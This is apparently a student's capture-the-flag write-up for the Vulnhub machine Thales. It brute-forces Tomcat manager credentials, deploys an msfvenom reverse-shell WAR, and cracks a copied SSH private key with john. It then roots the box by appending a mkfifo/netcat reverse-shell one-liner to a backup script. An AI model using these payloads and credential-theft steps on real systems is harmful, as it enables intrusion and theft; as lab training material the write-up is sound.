Vulnhub - Thales1


Atharva Velani 20411611

Thales is a machine from vulnhub which is surprisingly hard and requires a bit of outside of the box thinking to exploit. This write up goes through using Metasploit to crack the tomcat password and use john to crack the ssh encrypted private key to gain access into a system. Finally using a reverse shell payload to get escalated privileges.

Table of Contents:

Step 1: Scanning the network

We know that the network resides on the virtual box adapter which is on subnet 192.168.56.0/24.



(Figure 1: nmap discovery)

Step 2: Scan open ports

Lets perform a more detailed scan and from the details we can see that tomcat server is up and running.

nmap -sV -A 192.168.56.108


```
┌──(root💀 kali)-[~]
└─# nmap -sV -A 192.168.56.108
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 08:09 EDT
Nmap scan report for 192.168.56.108
Host is up (0.00045s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
|   256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)
|_  256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.52
|_http-title: Apache Tomcat/9.0.52
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:A3:02:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.45 ms 192.168.56.108

OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 10.07 seconds
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 2041161
Atharva Velani 2041161
```

(Figure 2: detailed nmap scan)


Step 3: Exploiting vulnerable ports

Apache tomcat server is open on the http address port 8080



(Figure 3: tomcat manager page)

Logging into the manager log on and entering the incorrect details show that the username is tomcat. Attempting to use the password s3cret doesn't work, we'll have to try and brute force a password using Metasploit.



(Figure 4: tomcat credentials)

Step 4: Metasploit

Search for tomcat manager on Metasploit to try and brute force the common passwords.

Search tomcat mgr

Use 2

(Figure 5: Metasploit tomcat manager exploit)

The options are below:

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                  Required  Description
   ----              ---------------                  --------  -----------
   BLANK_PASSWORDS   false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                            no        Try each user/password couple stored in the cu
                                                                rrent database
   DB_ALL_PASS       false                            no        Add all passwords in the current database to t
                                                                he list
   DB_ALL_USERS      false                            no        Add all users in the current database to the l
                                                                ist
   DB_SKIP_EXISTING  none                             no        Skip existing credentials stored in the curren
                                                                t database (Accepted: none, user, user&realm)
   PASSWORD          role1                            no        The HTTP password to specify for authenticatio
                                                                n
   PASS_FILE         /opt/metasploit-framework/e      no        File containing passwords, one per line
                     mbedded/framework/data/word
                     lists/tomcat_mgr_default_pa
                     ss.txt
   Proxies                                            no        A proxy chain of format type:host:port[,type:h
                                                                ost:port][...]
   RHOSTS            192.168.56.108                   yes       The target host(s), see https://github.com/rap
                                                                id7/metasploit-framework/wiki/Using-Metasploit
   RPORT             8080                             yes       The target port (TCP)
   SSL               false                            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   true                             yes       Stop guessing when a credential works for a ho
                                                                st
   TARGETURI         /manager/html                    yes       URI for Manager login. Default is /manager/htm
                                                                l
   THREADS           1                                yes       The number of concurrent threads (max one per
                                                                host)
   USERNAME          tomcat                           no        The HTTP username to specify for authenticatio
                                                                n
   USERPASS_FILE     /opt/metasploit-framework/e      no        File containing users and passwords separated
                     mbedded/framework/data/word                by space, one pair per line
                     lists/tomcat_mgr_default_us
                     erpass.txt
   USER_AS_PASS      false                            no        Try the username as the password for all users
   USER_FILE         /opt/metasploit-framework/e      no        File containing users, one per line
                     mbedded/framework/data/word
                     lists/tomcat_mgr_default_us
                     ers.txt
   VERBOSE           true                             yes       Whether to print output for all attempts
   VHOST                                              no        HTTP server virtual host

msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[+] 192.168.56.108:8080 - Login Successful: tomcat:role1
[*] Scanned 1 of 1 hosts (100% complete)
```


```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 2041161
```

(Figure 6: options used)

With the Metasploit the password for tomcat is role1

Step 5: reverse shell through manager


Logging into the manager app we get access to the manager controls.



(Figure 7: manager app button location)


Lets use msfvenom to create a reverse shell on our selected port

msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=8888 -f war -o revshell.war



(Figure 8: msfvenom to create reverse shell payload)


Scroll down to the WAR file to deploy once downloaded into the file server.



(Figure 9: uploading reverse shell file)


Open the port to create the shell.

nc -lnvp 8888



(Figure 10: setting up netcat listener)

curl http://192.168.56.108:8080/revshell/



(Figure 11: running file from webpage)

Port is now open and we have access as a tomcat.

```
┌──(root💀 kali)-[/home/kali/Desktop/vulnhubs/thales]
└─# nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.108] 36010

ls
bin
boot
cdrom
dev
etc
home
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 2041161
Atharva Velani 2041161
```

(Figure 12: successful reverse shell)

Use python3 to produce a reverse shell

python3 -c 'import pty;pty.spawn("/bin/bash")'

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 2041161
Atharva Velani 2041161

which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat@miletus:/$ whoami
whoami
tomcat
tomcat@miletus:/$
```

(Figure 13: converting rev shell to interactive mode with python)

Step 6: ssh into the system

Change into thales user directory to find any special information on the server.

```
tomcat@miletus:/home/thales$ ls -la
ls -la
total 52
drwxr-xr-x 6 thales thales 4096 Oct 14  2021 .
drwxr-xr-x 3 root   root   4096 Aug 15  2021 ..
-rw------- 1 thales thales  457 Oct 14  2021 .bash_history
-rw-r--r-- 1 thales thales  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 thales thales 3771 Apr  4  2018 .bashrc
drwx------ 2 thales thales 4096 Aug 15  2021 .cache
drwx------ 3 thales thales 4096 Aug 15  2021 .gnupg
drwxrwxr-x 3 thales thales 4096 Aug 15  2021 .local
-rw-r--r-- 1 root   root    107 Oct 14  2021 notes.txt
-rw-r--r-- 1 thales thales  807 Apr  4  2018 .profile
-rw-r--r-- 1 root   root     66 Aug 15  2021 .selected_editor
drwxrwxrwx 2 thales thales 4096 Aug 16  2021 .ssh
-rw-r--r-- 1 thales thales    0 Oct 14  2021 .sudo_as_admin_successful
-rw------- 1 thales thales   33 Aug 15  2021 user.txt
tomcat@miletus:/home/thales$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 2041161
Atharva Velani 2041161
```

(Figure 14: .ssh folder)

There is a .ssh folder and enter into it to find the private rsa key and we can use cat command to copy it across to our attacker system.


```
cd .ssh
tomcat@miletus:/home/thales/.ssh$ ls
ls
id_rsa  id_rsa.pub
tomcat@miletus:/home/thales/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF

ZMlKhm2S2Cqbj+k3h8MgQFr6oG4CBKqF1NfT04fJPs1xbXe00aSdS+QgIbSaKWMh
+/ILeS/r8rFUt9isW2QAH7JYEWBgR4Z/9KSMSUd1aEyjxz7FpZj2cL1Erj9wK9ZA
InMmkm7xAKOWKwLTJeMS3GB4X9AX9ef/Ijmxx/cvvIauK5G2jPRyGSazMjK0QcwX
pkwnm4EwXPDiktkwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd
rHbDYTKmfL18LYhHaj9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqbUGGtSHNnHiL
rmrOSfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TCtvREv+eKgf
/nj+3A6ZSQKFdlm22YZBilE4npxGOC03s81Rbvg90cxOhxYGTZMu/jU9ebUT2HAh
o1B972ZAWj3m5sDZRiQ+wTGqwFBFxF9EPia6sRM/tBKaigIElDSyvz1C46mLTmBS
f8KNwx5rNXkNM7dYX1Sykg0RreKO1weYAA0yQSHCY+iJTIf81CuDcgOIYRywHIPU
9rI20K910cLLo+ySa7O4KDcmIL1WCnGbrD4PwupQ68G2YG0ZOOIrwE9efkpwXPCR
Vi2TO2Zut8×6ZEFjz4d3aWIzWtf1IugQrsmBK+akRLBPjQVy/LyApqvV+tYfQelV
v9pEKMxR5f1gFmZpTbZ6HDHmEO4Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA
h0NEJHSBSdMpvoS7oSIxC0qe4QsSwITYtJs5fKuvJejRGpoh1O2HE+etITXlFffm
2J1fdQgPo+qbOVSMGmkITfTBDh1ODG7TZYAq8OLyEh/yiALoZ8T1AEeAJev5hON5
PUUP8cxX4SH43lnsmIDjn8M+nEsMEWVZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2
GCrvRmCd7H+KrMIY2Y4QuTFR1etulbBPbmcCmpsXlj496bE7n5WwILLw3Oe4IbZm
ztB5WYAww6yyheLmgU4WkKMx2sOWDWZ/TSEP0j9esOeh2mOt/7Grrhn3xr8zqnCY
i4utbnsjL4U7QVaa+zWz6PNiShH/LEpuRu2lJWZU8mZ7OyUyx9zoPRWEmz/mhOAb
jRMSyfLNFggfzjswgcbwubUrpX2Gn6XMb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP
eP/3PGXugeJi8anYMxIMc3cJR03EktX5Cj1TQRCjPWGoatOMh02akMHvVrRKGG1d
/sMTTIDrlYlrEAfQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe
SNZzz4AMwRtlCWxrdoD/exvCeKWuObPlajTI3MaUoxPjOvhQK55XWIcg+ogo9X5x
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVzCp+VtgQyrPU04gkoOrlrj5u22UU8giTdq
nLypW+J5rGepKGrklOP7dxEBbQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNb/698hHyULD78C
-----END RSA PRIVATE KEY-----
tomcat@miletus:/home/thales/.ssh$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 2041161
Atharva Velani 2041161
```

(Figure 15: private rsa key content)

We can ssh into the server with our private key now

Chmod 600 id_rsa
ssh thales@192.168.56.108 -i id_rsa




(Figure 16: access denied for private key)

6a) cracking the ssh file with john

Permission denied need to crack it with ssh2john

/usr/john/ssh2john.py id_rsa > rsa.txt




(Figure 17: cracking with john)

Crack the text file with john

john --wordlist=/usr/share/wordlists/rockyou.txt rsa.txt

(Figure 18: password: vodka06)


The password for thales is ***vodka06***. We can now use this to ssh into the server.



(Figure 19: alas! Ssh into server)

Step 7: Privilege escalation

We have the user flag and now time to get the root flag. There seems to be a backup script in **/usr/local/bin/backup.sh**



(Figure 20: enumeration)

https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet for the reverse shell through netcat. Since we have a backup file we can execute our payload by using echo to place a reverse shell script into it.

nc -lvnp 8989

(Figure 21: setting up another listener)

After entering the following commands in the thales shell, you should expect to get a root shell through this method.

echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.101 8989 >/tmp/f" >>backup.sh

<sh -i 2&1|nc 192.168.56.101 8989 >/tmp/f" >> backup.sh

```
1 echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.101 8989 >/tmp/f" >>backup.sh
2 <sh -i 2&1|nc 192.168.56.101 8989 >/tmp/f" >> backup.sh
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 22: commands used to execute root in backup.sh)

```
root.txt
# cat root.txt
3a1c85bebf8833b0ecae900fb8598b17
#
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 23: root access and flag!)

Conclusions

Overall this vulnhub machine had moments in which I was unsure about where to go, I took a slightly different path with getting the shell and cracking the password with the ssh id. But for the root escalation I needed to refer back to the walkthrough for the exact commands.